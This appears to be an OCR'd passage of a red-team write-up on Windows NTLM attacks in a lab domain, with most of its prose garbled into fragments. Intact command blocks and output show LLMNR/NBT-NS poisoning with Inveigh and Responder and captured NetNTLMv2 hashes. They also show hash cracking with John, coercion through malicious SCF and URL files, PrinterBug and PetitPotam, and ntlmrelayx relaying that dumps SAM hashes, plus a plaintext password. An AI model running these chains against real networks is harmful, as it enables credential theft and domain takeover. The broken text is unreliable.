
NetBIOS LLMNR

NetBIOS-NS (NetBIOS Name Service) **LLMNR** (Link-Local Multicast Name Raesolution) **DNS**
Windows DNS DNS NetBIOS-NS LLMNF


1
2 hosts
3 DNS
4 LLMNR LLMNR
5 NetBIOS LLMNR
LLMNR NetBIOS-NS IP



1
2 DNS (DC) DNS
3 LLMNR/NetBIOS-NS
4
5

Responder **Inveigh** (https://github.com/Kevin-Robertson/Inveigh) Responder

CobaltStrike **Rogue** Linux SMB Windows (Linux Inveigh **Rogue** **SMB**)




```
============================================== Inveigh Console Commands ==============================================

Command                             Description
======================================================================================================================

GET CONSOLE                         | get queued console output
GET DHCPv6Leases                    | get DHCPv6 assigned IPv6 addresses
GET LOG                             | get log entries; add search string to filter results
GET NTLMV1                          | get captured NTLMv1 hashes; add search string to filter results
GET NTLMV2                          | get captured NTLMv2 hashes; add search string to filter results
GET NTLMV1UNIQUE                    | get one captured NTLMv1 hash per user; add search string to filter results
GET NTLMV2UNIQUE                    | get one captured NTLMv2 hash per user; add search string to filter results
GET NTLMV1USERNAMES                 | get usernames and source IPs/hostnames for captured NTLMv1 hashes
GET NTLMV2USERNAMES                 | get usernames and source IPs/hostnames for captured NTLMv2 hashes
GET CLEARTEXT                       | get captured cleartext credentials
GET CLEARTEXTUNIQUE                 | get unique captured cleartext credentials
GET REPLYTODOMAINS                  | get ReplyToDomains parameter startup values
GET REPLYTOIPS                      | get ReplyToIPs parameter startup values
GET REPLYTOMACS                     | get ReplyToMACs parameter startup values
GET REPLYTOQUERIES                  | get ReplyToQueries parameter startup values
GET IGNOREDOMAINS                   | get IgnoreDomains parameter startup values
GET IGNOREIPS                       | get IgnoreIPs parameter startup values
GET IGNOREMACS                      | get IgnoreMACs parameter startup values
GET IGNOREQUERIES                   | get IgnoreQueries parameter startup values
SET CONSOLE                         | set Console parameter value
HISTORY                             | get command history
RESUME                              | resume real time console output
STOP                                | stop Inveigh
```

file01 prod\\alice **donotexist**



Inveigh alice NetNTLMv2 PTH hashcat John (a

```
[.] [18:40:03] SMB1(445) negotiation request detected from 172.16.1.13:50259
[.] [18:40:03] SMB2+(445) negotiation request detected from 172.16.1.13:50259
[+] [18:40:04] SMB(445) NTLM challenge [8BF0AD52583E88ED] sent to 172.16.1.52:50259
[+] [18:40:04] SMB(445) NTLMv2 captured for [PROD\alice] from 172.16.1.13(FILE01):50259:
alice::PROD:8BF0AD52583E88ED:C3FC91F4573A8D3D0353354C83F0CC6D:0101000000000000091174A8FC2994D9011AC29058AB2013540000000002
001400570048004900540045002D0042004900520044000100 0A00570045004200300032000400200077006800690074006500 2D0062006900720064
002E006C006F00630061006C0003002C00770065006200300032002E00770068006900740065002D0062006900720064002E006C006F00630061006C
0005002000770068006900740065002D0062006900720064002E006C006F00630061006C000700080091 74A8FC2994D9010600040002000000080030
003000000000000000000000000000200000328C317E6881EFF15642AA1E442C42796D4CB1A83FBB5B4877461FADD916E4FE0A001000000000000000000
0000000000000000000009001E0063006900660073002F0064006F006E006F00740065007800690073007400000000000000000000000000
[!] [18:40:04] SMB(445) NTLMv2 for [PROD\alice] written to Inveigh-NTLMv2.txt
[ ] [18:40:07] NBNS(1B) request [PROD] from 172.16.1.13 [disabled]
[ ] [18:40:10] NBNS(1E) request [PROD] from 172.16.1.13 [disabled]
```

John hash

```
john --format=netntlmv2 <      > --wordlist=<    >
```

```
┌──(root㉿kali)-[~/Desktop]
└─# john --format=netntlmv2 hash.txt --wordlist=dict/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
elizabeth        (alice)
1g 0:00:00:00 DONE (2023-05-31 18:42) 100.0g/s 102400p/s 102400c/s 102400C/s 123456..bethany
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```


File01 alice

SCF

SCF Windows Windows S

```
[Shell]
Command=2
IconFile=\\web03\shared\pic.ico
[Taskbar]
Command=ToggleDesktop
```

IconFile SMB Windows Srv01 prod\sql_servi




URL

URL / Windows URL html

\\file01\tools coerion.url

```
[InternetShortcut]
URL=https://google.com
IconIndex=0
IconFile=\\web03\shared\web.ico
```

white-bird\Administrator Dc05 NetNTLMv2



SCF URL doc lnk Windows

LLMNR NBT-NS **MS-RPRN MS-EFSR**

*) *Inveigh* *Web01(* *Responder* *Responder*

```
[.] [04:54:34] SMB1(445) negotiation request detected from 172.16.1.13:58427
```

Web01 Responder

```
root@web01:/opt/Responder# ./Responder.py -I ens33
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
```

Resonder.conf Rogue

```
root@web01:/opt/Responder# cat Responder.conf
[Responder Core]

; Servers to start
SQL = On
SMB = On
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = On
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
SNMP = Off

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random
```

MS-RPRN PrinterBug

Print Spooler Windows PrintBug MS-RPRN

https://github.com/leechristensen/SpoolSample) Dc01 Web01

```
beacon> execute-assembly /opt/red/spoolsample.exe 172.16.1.11 172.16.1.12
[*] Tasked beacon to run .NET program: spoolsample.exe 172.16.1.11 172.16.1.12
[+] host called home, sent: 264281 bytes
[+] received output:
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

Responder Dc01 NetNTLMv2


```
[SMB] NTLMv2-SSP Client   : 172.16.1.11
[SMB] NTLMv2-SSP Username : PROD\DC01$
[SMB] NTLMv2-SSP Hash     : DC01$::PROD:4adf068910c073a0:2FDD24F71ADD2DD800C0DFF71F612B8C:0101000000000000080B18D1B4794D9013C94D3A4D35E3CE000000000020008
0033003700390033000100 1E00570049004E002D004600590046004D0053004C004700450058004E0058000400340057004900 4E002D004600590046004D0053004C004700450058004E0058
002E0033003700390033002E004C004F00430041004C0003001400330037003900330 02E004C004F00430041004C0005001400330037003900330 02E004C004F00430041004C000700080080
B18D1B4794D90106000400020000000800300030000000000000000000000000400000FF1441935D2B939E43941826D1B65F0244F62FACB87BE2EA59B70F52CFCC8B560A0010000000000000
0000000000000000000000009002000630069006600730 02F00310037003200 2E00310036002E0031002E00310032000000000000000000000000
```

MS-EFSR PetitPotam

MS-EFSR Microsoft https://github.com/topotam/PetitPotam) PrinterBug

proxychains python3 petitpotam.py 172.16.1.12 172.16.1.21 1 IP Responder IP 2

```
root@ts:/opt/PetitPotam# proxychains python3 PetitPotam.py 172.16.1.12 172.16.1.21
ProxyChains-3.1 (http://proxychains.sf.net)
```



```
              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.1.21[\PIPE\lsarpc]
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.21:445-<><>-OK
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
root@ts:/opt/PetitPotam#
```

Responder Dc02 NetNTLMv2

```
[SMB] NTLMv2-SSP Client   : 172.16.1.21
[SMB] NTLMv2-SSP Username : RAVEN-MED\DC02$
[SMB] NTLMv2-SSP Hash     : DC02$::RAVEN-MED:817d260e716461c2:0F089C6D6ECA344F0746098AB6D1823F:0101000000000000006E68D94E94D9013759D63140C00447000000000
2000800480038003100440001001E00570049004E002D004F00520051003100480055003600300039003100560004003400570049004E002D004F005200510031004800550036003000390031
10056002E0048003800310044002E004C004F00430041004C000300140048003800310044002E004C004F00430041004C000500140048003800310044002E004C004F00430041004C0007000
800006E68D94E94D9010600040002000000080030003000000000000000000000000000400000A6B2AD177A36AA76318EF9ACDE9887A7BE842DE33766E974F25EF781F7182B1D0A00100000000
000000000000000000000000000090020006300690066007300 2F003100370032002E00310036002E0031002E003100320000000000000000000000000000
```

NetNTLMv2 AD

prod\servermgr Summer2024! Srv01 File01

ntlmrelayx SAM VPS VM Impacket ntlmrelayx


```
proxychains python3 impacket/examples/ntlmrelayx.py -t smb://<    > -smb2support --no-http-serve
--no-wcf-server
```

```
root@ts:/opt/framework/impacket# proxychains python3 impacket/examples/ntlmrelayx.py -t smb://172.16.1.13 -smb2support --no-http-server --no-wcf-se
rver
ProxyChains-3.1 (http://proxychains.sf.net)
python3: can't open file 'impacket/examples/ntlmrelayx.py': [Errno 2] No such file or directory
root@ts:/opt/framework/impacket# proxychains python3 examples/ntlmrelayx.py -t smb://172.16.1.13 -smb2support --no-http-server --no-wcf-server
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

File01 Srv01 prod\servermgr ntlmrelayx Rogue UNC serve



(**2008 MS08-068** F) **SMB** File01 Srv01 servermgr File01

```
[*] SMBD-Thread-3: Received connection from [redacted], attacking target smb://172.16.1.13
[S-chain]-<>-127.0.0.1:1080-<><>-172.16.1.13:445-<><>-OK
[*] Authenticating against smb://172.16.1.13 as PROD/SERVERMGR SUCCEED
[*] SMBD-Thread-5: Connection from 178.238.227.126 controlled, but there are no more targets left!
[*] SMBD-Thread-6: Connection from 178.238.227.126 controlled, but there are no more targets left!
[*] SMBD-Thread-7: Connection from 178.238.227.126 controlled, but there are no more targets left!
[*] SMBD-Thread-8: Connection from 178.238.227.126 controlled, but there are no more targets left!
[*] Target system bootKey: 0x321641a6656907df914a878a5de6510b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a00bd85584500c025a8c8eb7d9d28d18:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e20b9034a7c91d69e02caa92afb495a8:::
[*] Done dumping SAM hashes for host: 172.16.1.13
```

SMB SMB SMB CME SMB

```
┌──(root㉿kali)-[~/Desktop]
└─# proxychains cme smb 172.16.1.11 172.16.1.13 172.16.1.14
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:445 [proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.11:445 [proxychains] Dyna
 ...  172.16.1.14:445  ...  OK
 ...  OK
 ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.14:445 [proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...  OK
 ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.11:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:135 [proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.14:135  ...  OK
 ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.11:135  ...  OK
SMB         172.16.1.11     445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:prod.raven-med.local) (signing:True) (SMBv1:False)
SMB         172.16.1.14     445    SRV01           [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:prod.raven-med.local) (signing:False) (SMBv1:False)
SMB         172.16.1.13     445    FILE01          [*] Windows 10.0 Build 17763 x64 (name:FILE01) (domain:prod.raven-med.local) (signing:False) (SMBv1:False)
```

